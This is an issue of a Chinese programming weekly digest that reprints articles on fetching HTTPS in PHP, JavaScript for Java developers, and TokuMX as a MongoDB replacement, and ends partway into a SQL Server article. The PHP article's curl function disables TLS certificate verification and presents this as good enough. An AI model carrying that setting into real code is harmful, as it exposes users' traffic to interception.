# 编程狂人

Programming Madman

NO.52

推酷

# 关于推酷

推酷是专注于IT圈的个性化阅读社区。我们利用智能算法, 从海量文章资讯中挖掘出高质量的内容,并通过分析用户 的阅读偏好,准实时推荐给你最感兴趣的内容。我们推荐 的内容包含科技、创业、设计、技术、营销等内容,满足 你日常的专业阅读需要。我们针对IT人还做了个活动频道, 它聚合了IT圈最新最全的线上线下活动,使IT人能更方便地 找到感兴趣的活动信息。

# 关于周刊

《编程狂人》是献给广大程序员们的技术周刊。我们利用技术挖掘出那些高质量的文章,并通过人工加以筛选出来。每期的周刊一般会在周二的某个时间点发布,敬请关注阅读。

本期为精简版 周刊完整版链接:http://www.tuicool.com/mags/547d12a2d91b147bdc01b672

欢迎下载推酷客户端体验更多阅读乐趣

# 目录

# 如何在PHP里抓取HTTPS内容

作者：程序师

最近在研究Hacker News API时遇到一个HTTPS 问题。因为所有的Hacker News API都是通过加密的HTTPS协议访问的，跟普通的HTTP协议不同，当使用PHP里的函数file_get_contents()来获取API里提供的数据时，出现错误，使用的代码是这样的：


```
<?php
$data = file_get_contents("https://hacker-news.firebaseio.com/v0/topstories.json?print=pretty");

.....
```

当运行上面的代码是遇到下面的错误提示：

PHP Warning:  file_get_contents(): Unable to find the wrapper "https" - did you forget to enable it when you configured PHP?

下面是截图：




## 为什么会出现这样的错误?

在网上经过一番搜索，发现遇到这样错误的人还不少，问题很直接，是因为在PHP的配置文件里没有开启一个参数，在我本机上是/apache/bin/php.ini里的;extension=php_openssl.dll这一项，需要将前面的分号去掉。你可以用下面的脚本来检查你的PHP环境的配置:

```
$w = stream_get_wrappers();
echo 'openssl: ',  extension_loaded  ('openssl') ? 'yes':'no', "\n";
echo 'http wrapper: ', in_array('http', $w) ? 'yes':'no', "\n";
echo 'https wrapper: ', in_array('https', $w) ? 'yes':'no', "\n";
echo 'wrappers: ', var_dump($w);
```

运行上面的这个脚本片段，在我的机器上得到的结果是：

```
openssl: no
http wrapper: yes
https wrapper: no
wrappers: array(10) {
  [0]=>
  string(3) "php"
  [1]=>
  string(4) "file"
  [2]=>
  string(4) "glob"
  [3]=>
  string(4) "data"
  [4]=>
  string(4) "http"
  [5]=>
  string(3) "ftp"
  [6]=>
  string(3) "zip"
  [7]=>
  string(13) "compress.zlib"
  [8]=>
  string(14) "compress.bzip2"
```

```
  [9]=>
  string(4) "phar"
}
```

## 替代方案

发现错误，改正错误，这很简单，困难的是，发现错误后无法改正错误。我原本是想将这个脚本方法远程主机上，但我无法修改远程主机的PHP配置，结果是，我无法使用这一方案，但我们不能在一棵树上吊死，这条路走不通，看看有没有其它路。

另外一个我经常用的PHP里抓取内容的函数是curl，它比file_get_contents()更强大，提供了很多的可选参数。对于访问HTTPS内容的问题，我们需要使用的CURL配置参数是：

```
curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, FALSE);
```

你可以从语义上看出，它是忽略/跳过了SSL安全验证。也许这不是一个很好的做法，但对于普通的场景中，这几经足够了。

下面是利用Curl封装的一个能访问HTTPS内容的函数：

```
function getHTTPS($url) {
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, FALSE);
    curl_setopt($ch, CURLOPT_HEADER, false);
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, true);
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_REFERER, $url);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, TRUE);
```

```
    $result = curl_exec($ch);
    curl_close($ch);
    return $result;
}
```

原文链接：http://www.techug.com/php-https

# 从Java开发者的视角解释JavaScript

译者：腊八粥

我们无法在一篇博文里解释JavaScript的所有细节。如果你正或多或少地涉及了web应用程序开发，那么，我们的Java工具和技术范围报告揭示了，大多数（71%）Java开发者被归到了这一类，只是你对JavaScript遇到了阻碍。

毫无疑问，你已经知道了Java和JavaScript，不管它们有着多么类似的命名，彼此没有共享太多共通之处。Java的静态类型、符合直接规律的简单语法和冗长，与JavaScript的动态、缺乏一致性原则和怪异，有着巨大的不同。

然而，JavaScript是web的编程语言，最近由于Node.js和JVM自己的Nashorn JavaScript引擎的发展，在服务器端获得了相当的注意。

本文，我不想只是漫谈JavaScript的好与不好，或重复任何人都能免费找到的、不计其数的JavaScript教程。我想列出一些有助于理解JavaScript做为一种语言的技术点，并从接近horse的角度来理解。

我们将在本文包含下列语言级别的技术点：

- JavaScript的通用性
- JavaScript的函数编程问题
- 不同于Java的继承

另外，你会找到一些工具方面的推荐，没有这些工具，你是不想着手JavaScript项目的，包含了构建系统的代码质量分析和测试框架方面的工具。

## 优点

### 编写一次，差不多处处运行！

毋庸置疑JavaScript是web编程语言，是很多其它语言的编译目标，也是用来证明有时候人们只是想拥有更多自由时间的终极方式。尽管如此，这不是一件坏事。每一台能够浏览现代网站的电脑都装备了具有性能和可用的JavaScript引擎。最重要的是，JavaScript代码可以在后端运行。

内置到我们喜爱的JVM的、轻量级高性能JavaScript运行时Nashorn，完全能够解释JavaScript脚本，还能够解释项目中带有Java代码的JavaScript脚本。

鉴于每台电脑运行时都可获得的自由，JavaScript 成为Java体验的完美延续。

### 函数式编程：一等公民是函数，而不是递归

JavaScript中的函数是第一类公民，它们是值，可被存储在变量里、传递给其它函数、在适当的时候再执行。

这打开了函数式编程世界的大门，这是结构化JavaScript编程的完美方式。

注意，JavaScript里的对象是任何东西的映射，对象的每个特性（attribute）都在同一个映射里：函数、属性（property）、构造器；易变性带来了更大的隐患，而对于Java，你至少能够确保方法和字段结构在某种程度上是稳定的。

反过来，这使得函数式编程更加有利：涉及到小的、可理解函数和不变的数据结构是在JavaScript里运行的方式。

这不是没有依据的，下面是在JavaScript里定义一个reduce函数的例子，来自于《Eloquent JavaScript》一书。

```
function forEach(array, action) {
for (var i = 0; i < array.length; i++) {
action(array[i]); //apply action to every element of the arra.
}
}

function reduce(combine, base, array) {
forEach(array, function (element) {
base = combine(base, element); // and here we apply function passed as ‘combine’ parameter to ‘base’ and ‘element’
});
return base;
}
```

```
function add(a, b) { // btw, this is how you define a function in JavaScript
return a + b;
}

function sum(numbers) {
return reduce(add, 0, numbers);
}
```

注意：我们没有在这里使用reduce的递归版本。JavaScript没有以尾调用【注1】为特色，这意味着每个函数的递归版本都将用到栈的深度，和Java一样，如果你递归太深，程序就崩溃。

### 继承：就像真实的世界

JavaScript的继承是基于原型的。即，你没有扩展了其它类型的类型，而实际上，你拥有的实例从其它实例继承了功能。

想象一下，对象A就像一个映射，我们刚才稍微提到了一些、但是用了不同的视角，然后另一个类似映射的对象B从A继承了一切。

这说明B可以访问A所有部分：A的方法、字段等等。

在实践中，我从来没有看到有人实际使用简单的基于原型的继承。通常当某人需要继承时，他只是构造类，因此你可以用到所有广泛的技能，和基于类的继承的工作模式。
——Rene Saarsoo，XRebel前端工程师

我不太确定Java开发者应该从中吸取什么，但是要当心继承方式的不同，对于父级对象要格外留意、而不要意外地改变整个程序的行为。

### 任何时候要避免的

列出不可靠的JavaScript设计上的决定比想象中要容易。在JavaScript程序中要避免的最明显的地方就是全局变量的声明。

注意，在JavaScript里，无论什么时候，不使用var关键词定义变量，那么定义的变量被推到了它们被定义的作用域顶端。这意味着，每个用这种方式定义的变量将跑到全局范围顶部，这会引发冲突以及你和同事不可预期的头痛。

可以开启strict模式。只需在脚本文件顶部写上“use strict”，那么不经意编写的全局变量声明将显示错误。

JavaScript与Java另一个重要的不同点在于，前者是动态类型语言，其真谛是所有东西都可以是任何类型。这很明显了，实在不能再强调了：不要针对不同类型的值，去复用相同的变量。

跟踪刚开始是个string类型的变量，但是现在它成了浮点数、或者函数了，相信我！

还有，我不想太深入类型和布尔值的讨论，但是要警惕JavaScript引擎扔给你的隐式类型转换。

## 搞定工作的小提示

正如我上面提到的，在编程上要更加注意这种语言的语法和怪癖，而不仅仅是知道。项目很少由于语言的不足而失败，更多的失败是与总体项目框架不足有关。下面是有助于你交付项目的一些工具。

### 静态代码分析

大部分项目是不同的，其复杂度和需求导致了大量的细节，你该如何着手代码库呢。尽管如此，在所有地方都有一致性的目标，那就是代码质量。


是的，代码质量，对于任何开发者来说，最重要的工作就是交付。但是不要在质量上妥协，不要对你提交的代码感到不自信就不情愿与同事分享。

幸运的是，JavaScript有一套得体的解决方案——JSHint。JSHint是为JavaScript量身打造的静态分析工具，与应用于Java代码的FindBug类似。JSHint可以在你的代码库运行，并高亮出可疑的或有问题的地方，即使你不会马上产生bug，但这些地方将来变得难以维护。在项目中支持它相当简单。帮自己一个忙——如果你在写JavaScript代码，就用JSHint让它更安全、少一些尴尬。

### REPL

REPL代表“读取-求值-输出”循环（Read-Eval-Print Loop）【注2】，是很多动态语言的强大工具。如果你看过Scala或Groovy，你一定能够理解这个概念。

激活JavaScript REPL 的一种途径是打开浏览器的控制台，它产生了对JavaScript代码求值的界面。



另一个比较方便的工具是jjs，它捆绑在JDK1.8。

```
shelajev@shrimp ~JAVA_HOME/bin
└─$ jjs
jjs> ['10', '10', '10', '10'].map(parseInt)
10,NaN,2,3
```

它是命令行工具，允许你访问JDK中的Nashorn JavaScript 引擎，完全有能力执行那些甚至最为严格的JavaScript脚本。

### 测试

对于任何一个项目，你都想运行一些测试。测试对于动态类型的语言尤为重要，最好选择一种测试框架。我推荐Jasmine，它是用于测试JavaScript的行为驱动开发框架。

```
describe("A spec", function() {
  it("is just a function, so it can contain any code", function() {
    var foo = 0;
    foo += 1;

    expect(foo).toEqual(1);
  });

  it("can have more than one expectation", function() {
    var foo = 0;
    foo += 1;

    expect(foo).toEqual(1);
    expect(true).toEqual(true);
  });
});
```

在Jasmine，你用describe描述测试套件，它阻止了你想测试的代码访问。在测试中的代码完成后，你expect一些结果。

很明显这里不是要给出教程，但是我想让你一瞥JavaScript代码看起来是多么地优雅。Jasmine是JavaScript项目最好的实践之 一，我们私下在产品开发中应用到了ZeroTurnaround项目，尤其是对于富含JavaScript的不间断运行的交互分析器XRebel。

### 构建工具

最后，你的项目将需要的、比较重要的是构建工具。如果你在Java项目中使用JavaScript，请确保你可以避开Java构建工具，这就差不多足够了。但是，对于独立的JavaScript项目，没有必要引入庞然大物—Maven【注3】。

可以考虑的JavaScript项目用到的构建工具是GulpJS【注 4】。它是基于插件的构建系统，你可以为其指定任务。任务可以是“拷贝src目录下的.js文件到dest”、或“压缩我的JavaScript代码用于 生产环境”。让人受到震动的是，GulpJS把任务相关的文件流加入过滤器，因此你可以把上面的两个任务加入一次有效的清扫中。

还有大量的可用插件，借助适当的构建系统，你将发现项目中的协作会轻松很多。

## 结论

我们只是看到了JavaScript的冰山一角，并尽量介绍一些Java开发者在解决JavaScript时应该知道的概念和工具。自然地，这里没 有提供要学习的完整的技术清单，但是如果你正准备义无反顾地深入JavaScript项目，这会帮助你起步，拥抱JavaScript的怪癖将有助于你不 会频繁地沮丧。

你了解让JS开发者走向快乐的秘密或最佳实践吗？毫无疑问应该去分享！在下面评论或在Twitter：@shelajev上与我交谈。我乐于听到你的想法！

- 注1：在计算机科学里，尾调用是指一个函数里的最后一个动作是一个函数调用的情形：即这个调用的返回值直接被当前函数返回的情形。这种情形下称该 调用位置为尾位置。若这个函数在尾位置调用本身（或是一

个尾调用本身的其他函数等等），则称这种情况为尾递归，是递归的一种特殊情形。尾调用不一定是递归 调用，但是尾递归特别有用，也比较容易实现。http://zh.wikipedia.org/wiki/尾调用

- 注2：REPL是一个简单的，交互式的编程环境。这个词常常用于指代一个Lisp的交互式开发环境，但也能指代命令行的模式和例如 APL, BASIC, Clojure, F#, Haskell, J, Julia, Perl, PHP, Prolog, Python, R, Ruby, Scala, Smalltalk, Standard ML, Tcl, Javascript 这样的编程语言所拥有的类似的编程环境。这也被称做交互式顶层构件（interactive toplevel）。http://zh.wikipedia.org/wiki/%E8%AF%BB%E5%8F%96%EF%B9%A3%E6%B1%82%E5%80%BC%EF%B9%A3%E8%BE%93%E5%87%BA%E5%BE%AA%E7%8E%AF

- 注3：Maven 除了以程序构建能力为特色之外，还提供 Ant 所缺少的高级项目管理工具。由于 Maven 的缺省构建规则有较高的可重用性，所以常常用两三行 Maven 构建脚本就可以构建简单的项目，而使用 Ant 则需要十几行。事实上，由于 Maven 的面向项目的方法，许多 Apache Jakarta 项目现在使用 Maven，而且公司项目采用 Maven 的比例在持续增长。http://www.oschina.net/p/maven

- 注4：从头编写HTML\CSS\Javascript是上个世纪的事情了，如今的JavaScript都是通过CoffeeScript这样的 支持句法缩写的编辑器写成的。如果你希望写完JavaScript能够一个工具完成代码清理优化工作，Gulp 就是你的不二之选，GulpJS类似Ant或Maven之于Java。http://www.oschina.net/p/gulp

原译文链接：http://www.labazhou.net/2014/11/javascript-explain-it-like-im-a-java-developer/

原文链接：https://www.voxxed.com/blog/2014/10/javascript-explain-it-like-im-a-java-developer/

# TokuMX使用小计

作者：Yurii

最近因为工作的缘故，接触了TokuMX，尝试下来感觉不错，值得介绍给大家。

事情的起因是要解决MongoDB的问题。系统中需要保存程序输出的运行信息，这类信息比程序语言的log更高级，但又不如业务操作日志高级，是某些时 候发现问题的关键证据，所以必须保存。因为格式不太规范，又需要方便检索，所以文档型NoSQL的MongoDB是比较好的选择。


但是，选择MongoDB就必然会面对磁盘空间的问题。我们的数据大概是这样的：每天的数据量不到200万条，单条数据的平均大小不超过4k，但MongoDB存一个月的数据就消耗了接近40G，最近三个月的数据则需要接近100G。限于具体的硬件环境，只能保存最近三个月的数据，但这无法满足业 务需求，所以必须另想办法。

最终我们选定的方案是TokuMX。它是一款开源的、高性能的MongoDB发布(distribution)，在提供与MongoDB完全兼容的客户端、API的同时，号称可以减少90%的存储空间，同时提供20倍的性能提升。我也了解到，已经有一些生产系统在使用TokuMX，反馈不错(比如 这里 和 这里)。

经过我的测试，从MongoDB迁移到TokuMX非常简单：用mongodump将原有数据导出，再在安装了TokuMX的机器上 mongorestore即可。原先用MongoDB需要102G的数据，采用默认的zlib压缩方式导入TokuMX之后，只有2.2G，同时导入速度 大大提高(至少有10倍的提高)，而查询性能没有降低(QPS在2位数左右，使用索引)。这个对比是我不敢想像的，它直接解决了现在的问题。

对着这份数据，我不免好奇TokuMX究竟使用了怎样的技术？就我现在的了解，减少磁盘空间占用主要是在存储层使用了压缩方式(TokuMX宣称，如果 不使用压缩，TokuMX的磁盘占用也比MongoDB少10%左右)。这种思路不稀奇，5.x版本的MySQL中，如果设定file_format为 Barracuda，也可以直接对表做压缩，同时外部操作不需要做任何变化。TokuMX的提高写入速度则相当有趣，按照TokuMX的做法是使用分形树索引(Fractal Tree Index)，替代了所谓“已经有40年历史的B树索引”，按照Wiki上的说法，TokuMX是分形树索引进行商业应用的典型。

“分形”是一个数学上的概念，大略来说，指的是“事物的每一部分都近似整体缩小后的形状”。TokuMX的分形树索引，严格说起来更像“B树 + 批量写入”，与B树的不同在于，分形树的每个内部节点都带有自己的缓冲区，它存储尚未落实(pending)到叶子节点的数据，默认情况下写入只会到缓冲区，缓冲区填满之后会把所有的写操作刷(flush)下去。



我顺手翻译了TokuMX的一篇介绍文章(http://www.luanxiang.org/blog/archives/1760.html )，供大家参考。

再附两份参考资料

percona的TokuDB和TokuMX介绍文档

http://www.percona.com/live/london-2013/sessions/fractal-tree-indexes-theory-practice

Facebook的人做的性能对比评测

http://smalldatum.blogspot.com/

推特上的 @BohuTang 应该是 TokuTek 的贡献者，人非常好，大家有问题也可以和他讨论。

原文链接：http://blogread.cn/it/article/6959?f=hot1

# 我是如何在SQLServer中处理每天四亿三千万记录的

马非码

首先声明，我只是个程序员，不是专业的DBA，以下这篇文章是从一个问题的解决过程去写的，而不是一开始就给大家一个正确的结果，如果文中有不对的地方，请各位数据库大牛给予指正，以便我能够更好的处理此次业务。

## 项目背景

这是给某数据中心做的一个项目，项目难度之大令人发指，这个项目真正的让我感觉到了，商场如战场，而我只是其中的一个小兵，太多的战术，太多的高层之间的较量，太多的内幕了。具体这个项目的情况，我有空再写相关的博文出来。

